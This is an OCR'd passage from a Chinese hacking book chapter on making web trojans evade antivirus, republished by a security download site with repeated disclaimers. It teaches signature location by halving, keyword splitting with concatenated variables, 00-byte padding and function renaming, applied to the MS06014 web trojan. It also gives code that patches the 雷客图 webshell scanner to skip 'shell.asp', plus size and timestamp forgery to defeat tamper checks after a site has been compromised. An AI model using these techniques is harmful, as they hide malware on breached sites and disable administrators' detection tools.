


图 7-68 网马代码加密

2.改特征码

网页木马和木马程序一样，之所以被杀毒软件查杀，就是因为网页代码其中的一段被杀毒软件收录到了病毒库中，所以改特征码也是网页木马躲过杀毒软件的免杀方法之一。要想修改特征码，首先需要查找到特征码的位置，可是网页木马并没有类似于 CCL、MYCCL 这样的工具供使用，所以最简单的查找方法就是“折半法”。

折半法是将网页木马用记事本程序打开，将网页代码平均分为 A 和 B 两部分，相当于将一份代码一分为二。先将其中的一部分代码删除掉，接着用杀毒软件对其进行分析判断。如果杀毒软件提示该文件有病毒，那么就将这部分代码再一分为二，就这样以此类推直到定位出特征码的确切位置。查找到特征码以后，可以通过对关键字大小写的替换来进行免杀。当然也可以通过掉换网页代码的顺序来进行免杀。

3.代码变形

通过对网页木马代码进行变形或变异处理，也可以很好地躲过杀毒软件的分析和检测。网页代码的变形或变异操作，就是通过另一种方式将代码的含义表达出来。比如这里所指的就是将一些关键字进行分割，当然并不是任何的字符都能成为关键字的，只有在源代码里使用双引号括起来的字符才能当作关键字，比如："object"、"Scripting.FileSystemObject"、"Shell.Application" 等。大家请看原始代码 <script language="VBScript"></script> 后的语句，接着再和下面变形后的代码进行比对，很容易就发现把括号中包含的内容都声明成了变量，然后在

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

代码里直接引用变量就可以了。

```
a1="Adodb."
a2="Str"
a3="eam"
str1=a1&a2&a3
hack1=str1
set S = df.createobject(hack1,"")
```

发现差别了吗？其实就是将一长串关键字进行随意的分割，然后再用 & 符号将这些分隔的关键字串起来即可。实际上每个关键字都可以这样处理，大家自己举一反三吧。




图 7-69 网马代码变形

4.00 替换法

“00 替换法”是在网页木马的源代码中的任意位置加入一串或多串空格，接着用十六进制工具打开这段代码，最后用十六进制的“00”替换掉十六进制中表示空格的“20”即可。通过以上的操作，可以躲过包括卡巴斯基在内的一些杀毒软件的查杀。

首先用记事本打开 MS06014 网页木马的代码，在任意位置加入长短不等的空格，这里就在 "Scripting.FileSystemObject"、"Shell.Application"、"Microsoft.XMLHTTP" 等位置加入空格。接着用十六进制编辑程序打开这段代码，单击“编辑”菜单下“十六进制功能”中的“十六进制编辑”，找到代表空格的“20”将其替换为“00”，“00”在运行的时候不会起到任何作用，最后进

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

行保存就能免杀了。




图 7-70 网马代码分隔




图 7-71 00 填充代码信息

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

5.修改函数

通过修改函数名称或网页代码，也能起到免杀的作用。不过在做网马的免杀时，需要先弄清楚它的工作流程，再动手修改代码不迟。有高手曾经说过，网页木马是三分漏洞七分脚本，可见脚本代码在网页木马中的重要性。既然网页里面有脚本代码的存在，那么函数也一定是不可或缺的。比如 MS06014 网页木马中就包括 fname1、a1、str1、df 等，这些函数都是可以进行任意修改的，用户只需要注意前后修改函数名称的一致性就可以了。

这里只需要将 S.open 语句移动到 fname1= F.BuildPath(tmp,fname1)语句之前，就实现网页木马免杀操作，这正是挫败很多杀毒软件的文件流特征码检测技术。当然在移动脚本代码的时候，有必要注意语句在代码里的功能，不然的话网页木马会出错的。




图 7-72 代码函数修改

除了修改函数名称外，某些网页代码也可以进行修改，比如“fname1="g0ld.com"”这一句，就可以对函数后面的 "g0ld.com" 进行任意的修改。这里除了对文件名称进行修改以外，还可以对文件的后缀名进行修改，比如将后缀名.com 改为其他的可执行后缀名，如.bat 或.exe 等。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 7-73 代码内容修改

7.5.3 网页木马免杀延伸

除了使用上面这些方法，还有其他方法吗？当然有，一个合格的黑客，一定具有自己分析问题的能力，并发现新方法。下面就教大家应用已有的知识，来解决遇到的各种各样新的问题，这叫“思维发散”。

首先要分析新面临的网页木马与脚本木马有什么异同，也就是说应该怎样将几经掌握的脚本木马的免杀技术转移到网页木马上来。通过查找资料与分析，知道网页木马中的 HTML 与 VBScript 是不分大小写的，但是 JavaScript 对大小写敏感。而且还发现 VBScript 与 ASP 脚本有非常多的共同点。下面就根据学过的知识来构建的解决方案。

针对脚本木马的免杀方法可以分为传统免杀与专杀免杀。由于网页木马还没有专杀工具出现，所以专杀免杀先被排除。那么剩下的传统免杀方法有哪些适合呢？加密免杀与特征码免杀，几乎可以针对任何木马，所以保留。

确定了方法以后，下一步就是“改造”的方法。例如对大小写不敏感的可以利用脚本木马免杀的大小写替换方法，但是碰到 JavaScript 应该注意不能替换。而且 VBScript 与 ASP 脚本有非常多的共同点，所以完全可以用脚本木马免杀的替换变量与对象的方法来改造的 VBScript。而加密工具当然要找专门为 HTML 或 JavaScript 与 VBScript 加密的软件了。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

7.6 雷客图可以这样躲过

如今是一个个性张扬的时代，因此很多人都在网络中搭建属于自己的网络空间。可是由于人们水平的参差不齐，以及使用的网络程序可能存在漏洞，这样就给黑客的入侵提供了便利。但是玩过脚本免杀的朋友可能会有这种感觉，脚本木马绕过杀毒软件的检测是比较容易，但是想躲过“雷客图”之类的脚本专杀就比较困难。

7.6.1 修改代码绕过雷客图

如何通过杀毒软件在前面已经说过了，但是如果想过“雷客图”之类脚本专杀的话，就需要通过阅读“雷客图”的程序代码，找出其作者 lake2 在编写“雷客图”时的疏漏。但是“雷客图”经过多次升级后，程序本身可以说已经比较完善了。之前利用 Windows 特性建特殊文件夹的方法，最新版本的“雷客图”也能查出来。




图 7-74 雷客图的界面

看起来要过“雷客图”好像比较困难，但是换一个角度来思考一下。木马免杀主要是通过加壳等手段，这些修改都是针对木马服务端文件本身的，那么为什么不修改专杀工具让它查不出

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

木马呢?“雷客图”本身是 ASP 脚本,也有 Vbscript 版的,这里主要讲的是 ASP 版本的。通过阅读“雷客图”的程序代码,知道“雷客图”查杀 ASP 木马,主要用到“admin_scanshell.asp”这个文件。用记事本程序打开这个 ASP 文件,可以看到如下的一段程序代码:


```
75      '遍历处理 path 及其子目录所有文件
76      sub showallfile(path)
77      on error resume next
78      if not response.isclientconnected then response.end()
79      set fso = createobject("scripting.filesystemobject")
80      if not fso.folderexists(path) then exit sub
81      set f = fso.getfolder(path)
82      set fc2 = f.files
83      for each myfile in fc2
84      if err then response.write(" 权限不足,不能检查目录 <b>"&path&"</b><br>
"):exit sub
85      if checkext(fso.getextensionname(path&"\"&myfile.name)) then
86      call scanfile(path&temp&"\"&myfile.name, "")
87      sumfiles = sumfiles + 1
88      end if
89      next
90      set fc = f.subfolders
91      for each f1 in fc
92      showallfile path&"\"&f1.name
93      sumfolders = sumfolders + 1
94      next
95      set fso = nothing
96      end sub
```

其中第 75-96 是个遍历目录的过程，第 82 句的 fc2 存放着目录下文件的名称。接下来 83-89 用了个“for each”将 fc2 里面每个元素(即文件名)赋给 myfile,再调用 scanfile()这个过程对 myfile 进行检测。现在主要来看第 85 和 86 行,checkext()函数判断此文件是否在扫描范围内并用 call scanfile () 进行检测。只需要把第 85 行的代码改成这样 “if checkext(fso.

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

getextensionname(path&"\"&myfile.name)) and myfile.name <> "shell.asp" then"即可。




```
78  if not response.isclientconnected then response.end()
79  set fso = createobject("scripting.filesystemobject")
80  if not fso.folderexists(path) then exit sub
81  set f = fso.getfolder(path)
82  set fc2 = f.files
83  for each myfile in fc2
84    if err then response.write("权限不足，不能检查目录 <b>"&path&"</b><br>"):exit sub
85    if checkext(fso.getextensionname(path&"\"&myfile.name)) and myfile.name <> "shell.asp"  then
86      call scanfile(path&temp&"\"&myfile.name, "")
87      sumfiles = sumfiles + 1
88    end if
89  next
90  set fc = f.subfolders
91  for each f1 in fc
92    showallfile path&"\"&f1.name
93    sumfolders = sumfolders + 1
94    next
95  set fso = nothing
96 end sub
97
98 '检测文件
99 sub scanfile(filepath, infile)
100   if infile <> "" then
101     infiles = "<font color=red>该文件被<a href=""http://"&request.servervariables("server_name")&"/"&
    turlencode(infile)&""" target=_blank>"& infile & "</a>文件包含执行</font>"
102   end if
103   temp = "<a href=""http://"&request.servervariables("server_name")&"/"&turlencode(replace(replace(filepath,
    server.mappath("\")&"\","",1,1,1),"\","/"))&""" target=_blank>"&replace(filepath,server.mappath("\")&"\
    ","",1,1,1)&"</a>"
104   on error resume next
105   set tstream = server.createobject("adodb.stream")
```

图 7-75 修改程序代码

上面添加的“shell.asp”就是 ASP 木马的名字，这里加上一个条件“And myfile.name <> "shell.asp"”语句，意义就变成了当文件名字不等于“shell.asp”才进行扫描，因此就跳过对“shell.asp”这个文件的检测了，换句话说也就躲过了“雷客图”的脚本专杀检测扫描了。这样当拿到网站的 Webshell 以后，把修改过的“admin_scanshell.asp”替换掉网站里的“admin_scanshell.asp”就能躲过“雷客图”的查杀。通过对修改前后的扫描结果对比，就可以看到 Webshell 的确是没有被检测出来。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 7-76 修改前的结果




图 7-77 修改后的结果

7.6.2 修改时间继续伪装

“雷客图”有个“文件篡改检查”功能，能备份网站文件的信息，以便以后检查文件是否被

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

篡改。经过检测后发现备份生成的文件是以日期命名的 TXT 文本，备份的信息是文件名、文件大小、修改日期和时间。如果管理员以前有备份网站文件的信息的话，这样对“admin_scanshell.asp”文件的修改，一对比就能发现文件被篡改过。



图 7-78 文件前后对比

由于加入 And myfile.name <> "shell.asp"，“admin_scanshell.asp” 从 13,113 字节变成 13,144 字节，也就是增加了 32 字节，那么删除修改后的“admin_scanshell.asp”文件中的 32 个字节就可以了。程序代码是不可能进行删除的，所以只能从代码注解中进行删除。这里删除掉“admin_scanshell.asp”里面注释中的 16 个汉字，大小改变的问题即可解决。

时间修改的问题就更加容易了，用“文件时间修改器”修改就可以。运行“文件时间修改器”后，首先设置文件存放的磁盘和目录，接着选择需要修改时间的文件。这时程序可以自动读取文件的属性，然后设置文件创建时间和修复时间的内容，最后单击“修改”按钮就可以完成文件的修改。

